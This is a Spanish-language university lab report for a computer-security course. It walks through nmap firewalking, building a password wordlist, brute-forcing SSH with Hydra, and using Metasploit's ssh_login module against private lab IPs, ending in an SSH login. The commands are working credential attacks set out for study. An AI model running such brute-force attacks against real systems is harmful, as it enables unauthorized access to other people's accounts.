Universidad Gerardo Barrios

Comisión de Acreditación de la Calidad de la Educación Superior
UNIVERSIDAD GERARDO BARRIOS (UGB)
ACREDITADA
2024-2029

FACULTAD DE CIENCIA Y TECNOLOGÍA

Asignatura: Seguridad informática.

Docente: Ing. Timotea Guadalupe Menjívar.

Tema: Práctica Hydra.


Carrera: Ingeniería en sistemas y redes informáticas.

Estudiante: Romeo Alexander Garcia Castillo.

Usulután, martes 7 de octubre de 2025.

Ejecutaremos el comando nmap –script=firewall 192.168.2.4, con el objetivo, lo que hace es descubrir reglas remotas.


Intenta detectar qué protocolos/puertos deja pasar o bloquea un dispositivo de encaminamiento (firewall/ACL) situado entre tú y el objetivo, usando el campo TTL (Time To Live) de los paquetes IP.




Intenta descubrir reglas de firewall mediante una técnica de caducidad de TTL de IP conocida como firewalking. Para determinar una regla en una puerta de enlace dada, el escáner envía una sonda a una métrica ubicada detrás de la puerta de enlace, con un TTL más alto que la puerta de enlace. Si la puerta de enlace reenvía la sonda, entonces podemos esperar recibir una respuesta ICMP_TIME_EXCEEDED del enrutador de siguiente salto de la puerta de enlace, o eventualmente la métrica en sí misma si está directamente

conectada a la puerta de enlace. De lo contrario, se agotará el tiempo de espera de la sonda.

Iniciamos Hydra.




Tenemos que crear un diccionario con posibles contraseñas.



Para insertar las contraseñas se ingresa el siguiente comando:
echo “Contraseña a guardar” > password.txt

Para guardar una nueva contraseña en el diccionario password.txt debemos poner el comando anterior, pero con un ligero cambio, esto para que guarde por línea las contraseñas y no se sobrescriba la información en el archivo, quedando el comando así:


echo “Contraseña nueva a guardar” >> password.txt




Para mostrar el contenido del archivo se usa nano:

Ejecutamos Hydra con el siguiente comando:

hydra -l Adalind -P /home/romeo/Desktop/passwords.txt -e nsr -t 8 ssh://192.168.2.4/ -V -f



Podemos observar que pudimos obtener la contraseña del usuario seleccionado:




Explicación de los comandos:


Parámetro	Descripción
-l	Prueba un usuario específico.
-P /home/romeo/Desktop/passwords.txt	Ruta a la wordlist de contraseñas
-e nsr **n** **s** **r**	Checks adicional: Probar contraseña vacía (NULL). Probar si la contraseña es igual al usuario (ej. Adalind). Probar la contraseña siendo el usuario al revés (ej. Si el login es Adalind, probar dniladA).
-t 8	Número de tareas en paralelo. En este caso se usan 8 hilos. Acelera el ataque, pero aumenta la carga y el riesgo de bloqueo.
ssh://192.168.2.4/	Objetivo y protocolo **SSH** en esa IP
-V	Modo **verbose,** muestra cada intento en pantalla.
-f	Salir al encontrar la primera credencial.

Escáner de omisión De Autenticación Libssh Con Metasploit

Abrimos la terminal y ejecutamos **msfconsole** para abrir metasploit.




Buscamos un módulo que nos permita conectarnos desde el protocolo SSH, para ello ejecutamos el comando **search ssh**:



Tenemos que buscar el módulo llamado:

auxiliary/scanner/ssh/ssh_login



Para hacer uso de este módulo podemos hacerlo de dos maneras:

1. Escribiendo el nombre completo del módulo:

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```

2. Escribiendo solo el ID del módulo:

```
[msf](Jobs:0 Agents:0) >> use 79
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```

Usamos la palabra reservada **show options**, para listar **los parámetros configurables** del módulo que hemos seleccionado.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> show options
```

Le pasamos la ip de nuestra máquina víctima, la cual es **192.168.2.5**


```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOSTS 192.168.2.5
RHOSTS => 192.168.2.5
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```


```
   PASSWORD                       no        A specific password to authenticate with
   PASS_FILE                      no        File containing passwords, one per line
   RHOSTS           192.168.2.5   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                            loit/basics/using-metasploit.html
   RPORT            22            yes       The target port
   STOP_ON_SUCCESS  false         yes       Stop guessing when a credential works for a host
   THREADS          1             yes       The number of concurrent threads (max one per host)
   USERNAME                       no        A specific username to authenticate as
   USERPASS_FILE                  no        File containing users and passwords separated by space, one pair per
                                            line
   USER_AS_PASS     false         no        Try the username as the password for all users
   USER_FILE                      no        File containing usernames, one per line
   VERBOSE          false         yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```

Para efectos prácticos, hemos creado dos diccionarios uno llamado users.txt que contendrá los usuarios reales de la máquina víctima y otro llamado passwords.txt que contendrá las contraseñas reales de la máquina víctima.





Ahora procedemos a cargar los diccionarios en el módulo.

Para ello ejecutaremos los siguientes comandos:


Comando para ingresar el diccionario que contiene los usuarios:

Set USER_FILE /home/romeo/Desktop/users.txt

Comando para ingresar el diccionario que contiene las contraseñas:

Set PASS_FILE /home/romeo/Desktop/passwords.txt


Una vez que hemos cargado los archivos y asignado la ip o rango de ip victimas se pone en ejecución el exploit con el comando **run,** o **exploit.**




Conectandonos por medio de SSH a la víctima

Para ello solo debemos poner el comando:

ssh nombre_de_usuario@ip_máquina_víctima.





Si queremos salir de la sesión ssh abierta solo debemos poner el comando **exit**